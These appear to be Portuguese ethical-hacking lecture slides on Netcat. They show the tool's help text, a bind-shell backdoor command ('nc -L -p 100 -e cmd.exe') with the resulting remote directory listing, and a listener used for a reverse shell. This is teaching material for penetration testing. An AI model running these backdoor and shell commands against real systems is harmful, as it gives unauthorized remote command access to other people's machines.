




NETCAT

Marcos Flávio Araújo Assunção
Fundamentos de Ethical Hacking

Definição

- O Netcat é ainda hoje um dos programas mais úteis para ser utilizado como auxílio em um Penetration test. Chamado de “canivete suíço” do TCP/IP, ele permite agir tanto como cliente quanto como servidor.
- Utilizando o netcat como um backdoor, podemos conseguir um bind shell, no qual abrimos uma porta no sistema alvo para explorarmos, ou reverse shell, na qual o usuário se conecta de volta ao atacante.



NetCat

```
C:\WINDOWS\System32\cmd.exe
C:\>nc -h
[ui.10 NT]
connect to somewhere: nc [-options] hostname port[s] [ports] ...
listen for inbound: nc -l -p port [options] [hostname] [port]
options:
-d          detach from console, stealth mode

-e prog      inbound program to exec [dangerous!!]
-g gateway   source-routing hop point[s], up to 8
-G num       source-routing pointer: 4, 8, 12, ...
-h           this cruff
-i secs      delay interval for lines sent, ports scanned
-l           listen mode, for inbound connects
-L           listen harder, re-listen on socket close
-n           numeric-only IP addresses, no DNS
-o file      hex dump of traffic
-p port      local port number
-r           randomize local and remote ports
-s addr      local source address
-t           answer TELNET negotiation
-u           UDP mode
-v           verbose [use twice to be more verbose]
-w secs      timeout for connects and final net reads
-z           zero-I/O mode [used for scanning]

port numbers can be individual or ranges: m-n [inclusive]
```

- “Canivete suíço do TCP/IP”
- Cliente ou Servidor
- Conexão direta (bind)
- Conexão reversa
- Possui versão para vários sistemas: Linux, Windows, FreeBSD, etc.



Definição

```
C:\WINDOWS\System32\cmd.exe - nc -L -n -vv -p 100 -e cmd.exe
C:\>nc -L -n -vv -p 100 -e cmd.exe
listening on [any] 100 ...
connect to [10.125.0.136] from <UNKNOWN> [10.125.0.136] 1784


C:\Telnet 10.125.0.136
Microsoft Windows XP [versão 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\>dir
dir
O volume na unidade C não tem nome.
O número de série do volume é AC8F-0AA4

Pasta de C:\

08/07/2004  11:54    <DIR>          643e61251a153cc69abe493188
14/06/2005   09:03    <DIR>          Arquivos de programas
29/06/2004  15:02    <DIR>          ATI
01/10/2004  12:42             5.472 avgun.log
22/09/2004  20:47       1.245.488 BCFF7.wmv
21/09/2004  19:09           185 CD SIEMENS.txt
08/01/2005  14:21       75.491 clonecdv5.0.4.5crackahteam.zip
07/09/2004  18:21       6.580 comprovante.pdf
01/06/2004  22:22             0 CONFIG.SYS
14/09/2004  23:16    24.921.804 CRTrailerNormalQuality.avi
07/01/2005  10:47    <DIR>          cygwin
10/09/2004  15:17             11 d3demo.ini
16/01/2004  11:10       6.438 Dance.gif
17/09/2004  11:49       3.972 daniel.gamecube.rtf
14/04/2005   07:50             0 DBS.TXT
```

- Utilizamos a opção `-l` quando queremos que o Netcat atue como servidor. Se essa opção não for usada, o modo utilizado será cliente.
- A opção `-p` define a porta que será utilizada
- A opção `-e` define a aplicação anexa à porta



```
C:\WINDOWS\System32\cmd.exe - nc -L -n -vv -p 100 -e cmd.exe

C:\>nc -L -n -vv -p 100 -e cmd.exe
listening on [any] 100 ...
connect to [10.125.0.136] from <UNKNOWN> [10.125.0.136] 1784

C:\>Telnet 10.125.0.136

Microsoft Windows XP [versão 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\>dir
dir
O volume na unidade C não tem nome.
O número de série do volume é AC8F-0AA4

Pasta de C:\

08/07/2004  11:54    <DIR>          643e61251a153cc69abe493188
14/06/2005  09:03    <DIR>          Arquivos de programas
29/06/2004  15:02    <DIR>          ATI
01/10/2004  12:42                5.472 avgun.log
22/09/2004  20:47       1.245.488 BCFF7.wmv
21/09/2004  19:09           185 CD SIEMENS.txt
08/01/2005  14:21       75.491 cloncdv5.0.4.5crackahteam.zip
07/09/2004  18:21        6.580 comprovante.pdf
01/06/2004  22:22              0 CONFIG.SYS
14/09/2004  23:16      24.921.804 CRTrailerNormalQuality.avi
07/01/2005  10:47    <DIR>          cygwin
10/09/2004  15:17           11 d3demo.ini
16/01/2004  11:10        6.438 Dance.gif
17/09/2004  11:49        3.972 daniel gamecube.rtf
14/04/2005  07:50              0 DBS.TXT
```



Netcat

Conexão direta

```
C:\WINDOWS\System32\cmd.exe - nc -L -n -p 53 -vv

C:\>nc -L -n -p 53 -vv
listening on [any] 53 ...
connect to [10.125.0.136] from <UNKNOWN> [10.125.0.136] 1954
dir
ver


C:\WINDOWS\System32\cmd.exe - nc -L -n -p 79 -vv

26/12/2004 14:12 <DIR> tempo
02/12/2004 12:41 <DIR> Teste
14/04/2005 16:50 481.959 teste.3gp
11/02/2005 15:19 143 teste.htm
05/09/2004 17:31 2.528.103 uncut-stage.mov
05/09/2004 19:22 3.709.104 Usage.mpeg
01/10/2004 12:42 0 VDM32A.tmp
27/04/2005 08:34 837.881 VideoEditor.log
13/06/2005 19:37 <DIR> WINDOWS
01/07/2004 15:19 <DIR> WUTemp
63 arquivo(s) 82.236.756 bytes
31 pasta(s) 7.309.213.696 bytes disponíveis

C:\>ver

Microsoft Windows XP [versão 5.1.2600]

C:\>_
```



Netcat

Conexão reversa